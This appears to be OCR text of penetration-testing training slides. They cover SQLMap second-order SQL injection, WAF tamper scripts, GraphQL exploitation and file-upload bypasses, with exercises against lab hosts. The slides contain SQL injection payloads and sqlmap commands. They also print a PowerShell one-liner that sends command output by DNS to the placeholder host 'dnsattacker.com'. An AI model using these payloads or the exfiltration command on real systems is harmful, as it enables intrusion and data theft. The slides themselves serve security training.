
Reference:
https://www.notsosecure.com/analyzing-cve-2018-6376/

NotSoSecure part of claranet cyber security

Automated Exploitation via SQLMap

- Partial payload with injection point marked:
  `'extractvalue(0x0a,concat(0x0a,(select @@version where 1=1 *)))'`

- SQLMap execution for 2nd Order Exploitation:
  `sqlmap -r 1.txt --dbms MySQL **--second-url** "http://<IP/domain>/joomla/administrator/index.php" --dbs`



References:
https://www.notsosecure.com/analyzing-cve-2018-6376/
https://notsosecure.com/whbb/WHBB_2nd_Order_SQLi-Exploitation_SQLMap.pdf

Demo

SQLi Injection on Joomla

- Identify and exploit second order SQL Injection point in Joomla Instance
- Fetch the databases from database server

Challenge URL:
http://cms.webhacklab.com:81/administrator/

SQLMap - Features

- Full supports to databases
  - MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, HSQLDB and Informix
- SQL injection techniques
  - boolean-based blind, time-based blind, error-based, UNION query and stacked queries
- Fingerprinting and enumeration
  - Back-end database, version, operating system, databases, tables, columns, get privileges, dump databases
- Tamper scripts (WAF protection Bypass)
- Download/upload files
- Execute SQL queries and arbitrary commands
- **Second-order SQL injection and out-of-band exploitations**

NotSoSecure part of claranet cyber security

SQLMap – How does it work?

- SQLMap sends payloads which we use while discovering SQL injection manually
- Example of such payloads:
  - ‘ OR ‘6778’=’6778
  - OR 6778=6778 AND ‘test’=’test’
  - ‘ OR 6778=6778 AND ‘‘4232’=’4232
  - --) AND 9785=3807-- gMMC
  - 1' and 1=1--) AND 9739=9739-- DwCv
  - 1' and 1=1--))) AND 7730=9544 AND (((2435=2435
  - 1' and 1=1-- '||(SELECT 'qBty' WHERE 2571=2571 AND 7768=8138)||'

NotSoSecure part of claranet cyber security

SQLMap - Usage of tamper scripts(--tamper)

- Bypass the firewall filters
- List of tamper scripts:

apostrophemask	concat2contcatws	percentage	space2mssqlhash
apostrophenullencode	equaltolike	randomcase	space2mysqlblank
appendnullbyte	greatest	randomcomments	space2mysqldash
between	ifnull2ifisnull	securesphere	space2plus
base64encode	halfversionedmorekeywords	space2comment	space2randomblank
bluecoat	modsecurityversioned	space2dash	sp_password
chardoubleencode	modsecurityzeroversiond	space2hash	unionalltounion
charencode	multiplespaces	space2morehash	unmagicquotes
charunicodeencode	nonrecursivereplacement	space2mssqlblank	versiondkeywords

NotSoSecure part of claranet cyber security

SQLMap – Usage of asterisk (*)

- **Use case:** Manual assessment shows that the parameter is vulnerable and SQLMap is able to discover the instance but does not work properly/fails to exploit/enumeration data
- Payload observation - an example:
  - 1' and 1=(select case when **1=1** then 1 else 1/0 end)--+ → TRUE
  - 1' and 1=(select case when **1=2** then 1 else 1/0 end)--+ → FALSE
- SQLMap detects but failed to exploit/enumeration data
- Asterisk(*) may help in such case:
  - 1' and 1=(select case when **(1=(select+'1'*))** then 1 else 1/0 end)--+

NotSoSecure part of claranet cyber security

SQLMap – Eval option

- How to use SQLMap eval option
- How to use SQLMap where parameter generated at runtime based on SQLMap SQL Injection Payload

NotSoSecure part of claranet cyber security

SQLMap – Eval option usage

--eval=EVALCODE

- Evaluate provided Python code before the request
- e.g."`import hashlib;import hmac;OUTPUT_PRAM=(hmac.new("HMAC_KEY", "DATA”,hashlib.sha256)).hexdigest().upper( );"`
- Replace the “OUTPUT_PARAM” request parameter before sending SQLMap SQL Injection http request to application server

NotSoSecure part of claranet cyber security

Exercise

Advance SQLMAP Usage with eval option

- Identify SQL Injection point
- Fetch the databases from database server

  Challenge URL:
  http://topup.webhacklab.com/api/Product/GetProduct?pid=&sig=


```
SE CHAR(48) END))+CHAR(113)+CHAR(113)+CHAR(107)+CHAR(122)+CHAR(113))))+'&pid=2&sig=405DB8A83B5151E250F3DF177C567
682EEA192DEB3F254078D7F607D

54:20] [INFO] the back-end DBMS is Microsoft SQL Server
server operating system: Windows 10 or 2016
application technology: ASP.NET 4.0.30319, Microsoft IIS 10.0, ASP.NET
-end DBMS: Microsoft SQL Server 2016
54:20] [INFO] fetching database names
54:20] [INFO] used SQL query returns 5 entries
54:20] [INFO] resumed: awhdb
54:20] [INFO] resumed: master
54:20] [INFO] resumed: model
54:20] [INFO] resumed: msdb
54:20] [INFO] resumed: tempdb
lable databases [5]:
awhdb
master
model
msdb
tempdb
```

Out of Band calls

Situation:
Getting OOB calls but no shell? So, you're there but still not there?

Probable cause:
Security controls in place

So:
How do we get a breakthrough? or did we just reach our limits?



NotSoSecure part of claranet cyber security

Data Exfiltration over DNS (OOB) - Challenges

The DNS protocol is an excellent covert channel. It is Less monitored in comparison to other Internet protocols (e.g., HTTP, FTP,) for posing a lesser risk. Thus, it has higher chance of bypassing egress filtering

Challenges


- The DNS protocol restricts queries (i.e. outbound messages) to 255 bytes of letters, digits, and hyphens
- DNS protocol is used mostly over the User Datagram Protocol (UDP), there is no guarantee that queries will be replied based on their order of arrival
- Maximum length of Subdomain label is 63 characters

NotSoSecure part of claranet cyber security

Data Exfiltration over DNS (OOB) - Overcoming

Overcoming previous challenges

Generic process for DNS Exfiltration




Data Exfiltration over DNS (OOB)

Sample Command :
https://www.notsosecure.com/oob-exploitation-cheatsheet/

```
cmd /v /c "ipconfig > output && certutil -encodehex -f output output.hex 4 &&
powershell $text=Get-Content output.hex;$subdomain=$text.replace('
','');$j=11111;foreach($i in $subdomain){
$final=$j.tostring()+'.'+$i+'.file.oob.dnsattacker.com';$j += 1; nslookup $final }"
```

```
egrep -o '[0-9]{5}+\.+[0-9a-fA-F]{0,62}'
file.txt|sort -u|cut -d. -f2|xxd -r -p
```



Exercise


Data Exfiltration over DNS via SQLi

- Exploit the injection vulnerability to exfiltrate the output of command ipconfig over DNS

  Challenge URL:
  http://topup.webhacklab.com/Account/SecurityQuestion

Introduction to GraphQL

- GraphQL was created at Facebook and then open sourced
- Now managed by GraphQL Foundation
- It is not a database language
- It is a query language for APIs at runtime
- Provides a complete and understandable description of the data
- Ask for what you need, get exactly that
- Sits between App and Data




NotSoSecure part of claranet cyber security

Rest vs GraphQL


Rest	Graphql
Data intensive per endpoint	Flexible for rapid product iterations on the frontend
Multiple API endpoints needed	Designs can change and won’t affect API
Leads to Over-fetching or Under-fetching	Fine grained
	Low-level performance monitoring
	Easy structuring of requests between client and server

NotSoSecure part of claranet cyber security

GQL Architecture



GQL Architecture



How it works

Schema
Shape of Data Graph

```
type Training{
    id: ID!
    title: String!
    description: String
    Trainer: String!
    email: String!
}

type query{
    search (param: String): [Training]
}

type mutation{
    addTraining (name: String): [Training]
}

type subscription {
  onCreate (name: String): [Training]
}
```

Queries
Read Data

```
query {
    search(param: "training") {
        Title,
        Trainer
    }
}
```

Mutations
Write Data

```
mutation {
    addTraining(name: "AWH") {
        Id,
        Title,
        Trainer
    }
}
```

Subscriptions
Listen for data

```
subscription {
    onCreate (name:"AWH"){
        Id,
        Title,
        Trainer
    }
}
```

NotSoSecure part of claranet cyber security

GraphQL Introspection

- Introspection allows the user to extract GraphQL Schema
- Provides all queries and mutation available in the environment
- Following is an example of Introspection query:

```
{__schema{types{name}}}
```


NotSoSecure part of claranet cyber security

Exercise

GraphQL Exploitation

- Exploit SQL injection in one of the GraphQL endpoint and retrieve admin credentials.
- Use introspection to extract the PII of the ‘userX@webhacklab.com’
- Using GraphQL mutation, elevate to admin privilege to view expenses of all the users.

  Challenge URL:
  http://expense.webhacklab.com:3000/viewexpense

Module:
Tricky File Upload

- ☑ Malicious File Extensions
- ☑ Circumventing File Validation Checks
- ☑ Exploiting Hardened Web Servers
- ☑ SQLi via File Metadata

And relevant case studies

Unrestricted File Upload

- Many modern applications have some sort of file upload functionality to allow users to share their photos, submitting CVs, file sharing etc.

- Developers need to take care of the files that the user is allowed to upload because if done in an unsafe manner, an attacker might be able to upload server-side code leading to a web-shell executing commands on the system

NotSoSecure part of claranet cyber security

Malicious File Extensions

Applications sometimes implement file extension blacklisting to avoid web shells, however there are multiple file extensions for every technology which can be used to upload and run server side code

Blacklisting some of them does not stop an attacker from abusing these extension to launch web shell and gain shell access on the host

Some examples of such extensions are:

- PHP: php3/4/5, pht, phtml
- ASP: asp, aspx, ashx

Exercise

Bypassing File Validations #1

- Identify the upload functionality and abuse it to upload a web shell:

  Challenge URL:
  http://topup.webhacklab.com/Account/Profile

Circumventing File Validation Checks

Apart from the mentioned methods, there are multiple other techniques which can be used by attackers to make the application execute malicious code via the uploaded files

Some examples of file validation bypasses:

- Using application proxy for client-side checks
- Alternate file extensions.
- Tampering request headers
- Using special characters in file names (e.g. null bytes)
- Injecting code in valid file formats (e.g. PHP code in gif)

NotSoSecure part of claranet cyber security

Exercise

Bypassing File Validations #2

- Bypass the file validation checks to upload a web shell (user**X**.fileextension) and execute commands on the host:

  Challenge URL:
  http://shop.webhacklab.com/feedback.php

Case Study

Tricky File Upload Bypass to RCE

- The application allows users to upload profile image
- Any file extension seems to be allowed however uploaded file was processed by **imagecreatefromgif()** and metadata etc. were stripped out
- Comparison of local image and uploaded image revealed multiple blocks where content was kept intact
- Hide PHP Code ‘<?php phpinfo(); ?>’ in specific blocks and upload image again with .php extension
- PHP file executes and allows remote access


Reference:
https://secgeek.net/bookfresh-vulnerability/

File Metadata

